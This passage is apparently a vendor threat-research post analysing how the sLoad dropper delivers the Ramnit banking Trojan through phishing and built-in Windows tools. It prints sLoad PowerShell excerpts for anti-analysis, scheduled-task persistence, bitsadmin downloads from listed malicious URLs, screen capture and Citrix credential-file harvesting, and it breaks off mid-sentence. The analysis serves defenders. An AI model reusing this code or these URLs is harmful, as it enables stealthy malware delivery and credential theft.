
LOLbins and trojans: How the Ramnit Trojan spreads via sLoad in a cyberattack

By Cybereason Nocturnus

Archived: 2026-04-05 12:49:53 UTC

Research by Eli Salem, Lior Rochberger, & Niv Yona



Introduction

Cybereason's Nocturnus and Active Hunting Service are two teams dedicated to easily detect threats on demand and proactively seek out malicious activity. The Ramnit Trojan research is a result of the Cybereason platform's capabilities presenting themselves during a threat hunting demonstration to one of our customers' security teams. We uncovered a severe threat to the customer while onboarding the customer onto our Active Threat Hunting Service. The customer in question was infiltrated by a variant of the Ramnit banking Trojan. Although banking trojans typically target individuals to steal bank account credentials, the Ramnit banking Trojan can, and has, targeted users within organizations.

Want to hear about more trojans? Check out our webinar on the Ursnif trojan.

In Proofpoint's recently published report, *sLoad and Ramnit pairing in sustained campaigns against the UK and Italy*, they explain how threat actor TA554 used the sLoad dropper to distribute the Ramnit banking Trojan to target financial institutions across Italy, Canada, and the UK. Cybereason detected a similar evasive infection technique used to spread a variant of the Ramnit banking Trojan as part of an Italian spam campaign.

The Ramnit Trojan is a type of malware able to exfiltrate sensitive data. This kind of data can include anything ranging from banking credentials, FTP passwords, session cookies, and personal data. Leaking this information


can easily destroy user trust in a business, and in the process lose customers and ruin reputations. Luckily, our onboarding was timely, and was able to detect the trojan just as it was beginning to exfiltrate information. Our customer used our remediation tool immediately to stop the exfiltration in its tracks.

One of the main techniques used to minimize detection, as observed by our services team, was living off the land binaries (LOLbins). In this research, **we investigate this attack, its use of sLoad, and its adoption of LOLbins.** The attackers used a combination of built-in Windows products including PowerShell, BITSAdmin, and certutil to avoid detection.

Using a legitimate native windows process to download malware is not novel in the security world. In fact, using legitimate products to perform malicious activities is steadily gaining in popularity. However, using LOLbins in this spam campaign is an intriguing, and, as you shall see, effective way to minimize the detection of the Ramnit banking Trojan.

We divided the attack into different phases, which we then mapped to the MITRE ATT&CK knowledge base.

Phase one: Initial Infection and sLoad Payload Downloader




- **Spearphishing Link: MITRE Technique T1192**

Initially, the target receives a spearphishing email as part of an Italian spam campaign. This spam campaign specifically focused on Italian users. The email contains a link to a compromised website *(https://levashekhtman[.]com/assistenza-amministrativa/documento-aggiornato-FMV-61650861)*.

- **Download Additional Payload**

Once the target connects to the compromised website, the site initiates the download of an additional payload. This payload is a compressed ZIP file *(documento-aggiornato-FMV-61650861.zip(B564ED3DE7A49673AC19B6231E439032AE6EAA68))*. The ZIP file contains a non-malicious .jpg file and a .lnk shortcut file that has the nondescript icon of a typical Windows folder.



The contents of the zipped file.


- **Shortcut Modification: MITRE Technique T1023**

When the target opens the .lnk shortcut file, a CMD spawns a PowerShell with obfuscated commands.

- **Powershell Obfuscation: MITRE Technique T1027**

The PowerShell spawned by opening the .lnk file subsequently downloads the sLoad dropper. sLoad is a PowerShell-based banking Trojan downloader that features reconnaissance, information gathering, screen capturing, and C2 abilities.

It starts the download by executing a PowerShell command that creates an **empty** .ps1 file *(oyCZpsgNEFvQnW.ps1, SHA1: B6E3C4A528E01B6DE055E089E3C0DD2DA79CFCBE)* in the %AppData% folder.



The ZIP file uses the .lnk that links to a PowerShell with a malicious obfuscated encoded command.

The malicious PowerShell script uses several escape characters such as ***“, **** *in order to avoid detection. This technique is a JavaScript language exploitation that is able to bypass antivirus product defenses.*


- **BITSAdmin Abuse: MITRE Technique T1197**

The malicious PowerShell script uses BITSAdmin to download sLoad from *bureaucratica[.]org/bureaux/tica* and write it to the empty .ps1 file it created previously. BITSAdmin is a built-in Windows command-line tool for downloading, uploading, and monitoring jobs. Once the malicious PowerShell script is done writing sLoad into the .ps1 file, the file is executed.

- **Persistence Using Scheduled Task: MITRE Technique T1053**

The malicious PowerShell script creates a scheduled task *(AppRunLog)*. This task executes a malicious VBScript (*vmcpRAYW.vbs*).

sLoad Analysis



Anti-debugging and Analysis Techniques

The .ps1 file (*oyCZpsgNEFvQnW.ps1*) contains sLoad and is essentially a malicious PowerShell script. The script is able to check to see if it is being debugged or run in a test environment by looking at the names of running processes and comparing them to a list of analysis tools, including:

- SysInternals Tools
- Packet Sniffing Tools
- Debuggers and Disassemblers
-


The malicious sLoad script also contains a key (*1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16*) that will be used to encrypt and decrypt the main payload.

```
$p = @("Antiexecutable*","qemu-ga*","windbg*","dumpcap*","Regshot*","windump*","ollydbg*","commview*","tcpdump*",
"Dbgview*","netsniffer*","Tcpview*","Fiddler*","win_dump*","regmon*","joeboxcontrol*","winspy*","joeboxserver*",
"wireshark*","idag*","sniff_hit*","smsniff*","idag64*","winapioverride32*","apimonitor*","ProcessHacker*",
"ImmunityDebugger*","plugin_host*","HashMyFiles*","pestudio*");
for ($i=0;$i -lt $p.length; $i++){ $r=Get-Process -name $p[$i]; if ($r){ stop-process -name powershell* }};

$rp= -join ((65..90) + (97..122) | Get-Random -Count 8 | % {[char]$_})

$lksjdflasjdasdfwefweufbnwef= $env:APPDATA
$key=@(1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16)
```

oyCZpsgNEFvQnW.ps1 checks security products and contains the payload key.

The malicious sLoad script contains two encrypted files:

- Config.ini (*82C3A3E1317CD5C671612430DDDED79DF9398BCC*)
- Web.ini (*ABC14EB06235A957D3AD66E359DC0B1F1FDFAB8A*)



oyCZpsgNEFvQnW.ps1 contains encrypted Config.ini & Web.ini files.

It is interesting to note that the malicious sLoad script uses the computer's GUID as the directory for all of its files and as part of the payload name.

```
$uuid = (Get-WmiObject Win32_ComputerSystemProduct).UUID ;
$log = $lksjdflasjdasdfwefweufbnwef+"\"+$uuid;

If(!(test-path $log)){New-Item -ItemType Directory -Force -Path $log}
```

oyCZpsgNEFvQnW.ps1 reads the computer's GUID.


sLoad Persistence

sLoad ensures persistence by creating a scheduled task that allows sLoad to download the payload repeatedly.

```
try {$i=0;$e=1;while($e -eq 1){try{$sct=Get-ScheduledTask -TaskName AppLog${i};if($sct){ Disable-ScheduledTask
Applog${i}; $i++}else{$e=2;} }catch{ $e=2;}} }catch{}
try {$i=0;$e=1;while($e -eq 1){try{$sct=Get-ScheduledTask -TaskName AppRunLog${i};if($sct){ Disable-ScheduledTask
 AppRunlog${i}; $i++}else{$e=2;} }catch{ $e=2;}} }catch{}
try {Disable-ScheduledTask "OneDrive Standalone Update Task v4" }catch{}
try {Disable-ScheduledTask "OneDrive Standalone Update Task ram" }catch{}
try {Disable-ScheduledTask "OneDrive Standalone Restart" }catch{}

$k=$key -join ',';

$ldf='/C schtasks /F /create /sc minute /mo 3 /TN "AppRunLog" /ST 07:00 /TR "'+$log+'\'+$rp+'.vbs '+$k+'"';
start-process -wiNdowStylE HiDden cmd $ldf;
```


oyCZpsgNEFvQnW.ps1 guarantees persistence using a scheduled task.

When the scheduled task runs, it spawns a malicious VBScript with a random name (*vmcpRAYW.vbs*) (*AEABE11F0496DA7E62501A35F4F03059F783C775*). The script executes a .ps1 file with the same name (*vmcpRAYW.ps1*) (*41FB1C6542975D47449EF6CB17B26CA8622CF9AE*) that decrypts config.ini with the key from the malicious sLoad script (*oyCZpsgNEFvQnW.ps1*). The decryption subsequently executes the sLoad payload.



Execution of the wscript and the .ps1 in the Cybereason UI.

Phase Two: Decryption of config.ini and Execution of the sLoad Payload




Execution

Once config.ini is decrypted and executed, the second phase of sLoad takes place. The decrypted config.ini manages the functionality of the encrypted web.ini and contains the following instructions of the malware: **screen capturing**, **collecting information about the infected machine**, and **downloading and uploading data**. As part of its LOLbins technique, the payload maliciously executes using legitimate processes, including BITSAdmin & certutil.

```
$Secure= Get-Content $path"\web.ini";
$Encrypted= ConvertTo-SecureString $Secure -key $key;
$slStr = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);
$rStr = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($slStr);
$d=$rStr -split ","


For ($i=0; $i -le $d.Length-1; $i++){
    if ($d[$i] -match "http"){
        $rp= -join ((65..90) + (97..122) | Get-Random -Count 8 | % {[char]$_})
        $ldf='/C bitsadmin /transfer '+$rp+' /download /priority normal "'+$d[$i]+
        '/captcha.php?ch=1" '+$path+'\'+$productID+'_'+$i;
        start-process -wiNdowStylE HiDden $runDMC $ldf;
    }
}
```

Analyzing the decoded Config.ini file, including getting data from web.ini and using the same key.

The decoded web.ini contains the list of malicious URLs, delimited by ‘,’ . The deobfuscated Config.ini splits the URLS by ‘,’ and runs BITSAdmin in the command line for each URL in the file.



Executing the commands from Config.ini in order to decode web.ini.

```
https://reasgt.me/images/,https://packerd.me/images/,https://Smokymountainsfineart.com/,https://imperialsociety.org/,
```

web.ini content, which includes malicious URLs as a combination of 2 different web.ini files.

As mentioned above, sLoad creates persistence through a scheduled task. Interestingly, sLoad domains stored in web.ini change every time sLoad is downloaded by the scheduled task. This ability to self-update allows sLoad to be more stealthy and nullifies defense tactics like detection by blacklisting domains.

Discovery & Internal Reconnaissance

As part of the sLoad attack lifecycle, it collects information about the infected machine through multiple different attack vectors.


sLoad attempts to collect information regarding Win32_LogicalDisk, a data source that resolves to a local storage device on a computer system running Windows. It also attempts to extract information about network shares and physical devices by using the NET VIEW command.

```
$outD="";
$dd=Get-WmiObject -Class Win32_LogicalDisk | Where-Object {$_.Description -match 'Network'} | Select-
Object ProviderName,DeviceID;
try{ if ($dd ){for ($i=0; $i -le $dd.length; $i++){$outD=$outD+'{'+$dd[$i].DeviceID+''+$dd[$i].
ProviderName+'}';}} }catch {}
try{ if ($dd -and $outD -eq "" ){$outD='{'+$dd[$i].DeviceID+''+$dd.ProviderName+'}';}}catch {}

try{
$nw=$path+'\_nw';
$nr=$path+'\_nr';
$rf='/C net view  > '+$nw+' & copy '+$nw+' '+$nr+' & exit';
start-process -wiNdowStylE HiDden cmd $rf;
$e=1;while($e -eq 1){If(test-path $nr){$e=3;}Start-Sleep -s 3;}
$l=get-content $nr;
$gk=$l -match '\\';
if ($gk -and $gk.length -gt 1){ $outD=$outD+'(in network:'+$gk.length+')'; }
remove-item $nr }catch{}
```

sLoad collecting information about the hardware and the network.

The NET VIEW command shows a list of computers and network devices on the network. This is a legitimate command that can be used for internal reconnaissance and system information discovery. Using this command, attackers may attempt to get detailed information about the operating system and hardware, including version number, patches, hotfixes, service packs, and architecture, all through a legitimate command.

sLoad uses the NET VIEW command and saves the output to a file as part of its reconnaissance activities.



NET VIEW command as detected in the Cybereason platform.

After obtaining information about the victim's network, the payload collects additional information about the local operating system and processor.

```
$cp=Get-WmiObject  win32_processor | select Name;
try{ if ($cp.length -gt 0){$cpu=$cp[0].Name}
     else{$cpu=$cp.Name}}catch {}

try{$v1=(gwmi win32_operatingsystem).caption }catch {}
```

sLoad checking the local operating system and processor.

Data Exfiltration

The main method sLoad uses to collect information is via screen capturing. It continues to capture the screen throughout its entire execution, and exfiltrates the data using BITSAdmin and certutil.

```
function Get-ScreenCapture{
Param(
[Parameter()]
[Alias("Path")]
[string]$Directory = ".",
[Parameter()]
[ValidateRange(70,100)]
[int]$Quality,
[Parameter()]
[Switch]$AllScreens
)
    Set-StrictMode -Version 2
    Add-Type -AssemblyName System.Windows.Forms

    if ($AllScreens){
        $Capture = [System.Windows.Forms.Screen]::AllScreens
    }else{
        $Capture = [System.Windows.Forms.Screen]::PrimaryScreen
    }
    foreach ($C in $Capture){
        $screenCapturePathBase = $path+"\ScreenCapture"
        $cc = 0
        while (Test-Path "${screenCapturePathBase}${cc}.jpg") {
            $cc++
        }
        $FileName="${screenCapturePathBase}${cc}.jpg"
        $Bitmap = New-Object System.Drawing.Bitmap($C.Bounds.Width, $C.Bounds.Height)
        $G = [System.Drawing.Graphics]::FromImage($Bitmap)
        $G.CopyFromScreen($C.Bounds.Location, (New-Object System.Drawing.Point(0,0)), $C.Bounds.Size)
        $g.Dispose()
        $Quality=70;
        $EncoderParam = [System.Drawing.Imaging.Encoder]::Quality
        $EncoderParamSet = New-Object System.Drawing.Imaging.EncoderParameters(1)
        $EncoderParamSet.Param[0] = New-Object System.Drawing.Imaging.EncoderParameter($EncoderParam,
        $Quality)
        $JPGCodec = [System.Drawing.Imaging.ImageCodecInfo]::GetImageEncoders() | Where{$_.MimeType -eq
         'image/jpeg'}
        $Bitmap.Save($FileName ,$JPGCodec, $EncoderParamSet)
    }
```

The sLoad main screen capturing function.

One of the most unique ways sLoad is able to steal information is in the way it searches and exfiltrates .ICA files. ICA is a settings file format developed by Citrix Systems, a multinational software company that provides server, application, and desktop virtualization. Independent Computing Architecture (ICA) file types are used by Citrix Systems application servers to configure information between servers and clients. ICA files are a CITRIX connection profile used to store relevant connection details including username, passwords, and server IP addresses. If they contain all of this information, they can be used to authenticate and control a Citrix remote desktop.

sLoad attempts to extract .ICA files from the infected machine, with a particular focus on files in Outlook's user directory. It stores the information in a file *(f.ini)*, and eventually sends the information to a remote C2 server using BITSAdmin.

```
try{
    if([System.IO.File]::Exists($path+"\f.ini")){
        $ci=Get-Content $path"\f.ini";
    }else{
        $ci=0;
        for ($i=0;$i -le 3;$i++){
            Get-ScreenCapture;
            Start-Sleep -s 40;
        }
        $cit=Get-ChildItem -Path c:\users -Filter *.ICA -Recurse -ErrorAction
        SilentlyContinue -Force
        if ($cit){ $ci=1; }
        $ci | Out-File $path"\f.ini"
    }
}catch{}

if (test-path $path"\..\Microsoft\Outlook\"){$ot=1;}else{$ot=0;}
```

Searching and storing .ICA files.

How sLoad Manipulates BITSAdmin and certutil to Download the Ramnit Banking Trojan

sLoad spawns a PowerShell script that uses BITSAdmin to download an encoded .txt payload from several malicious domains, including:

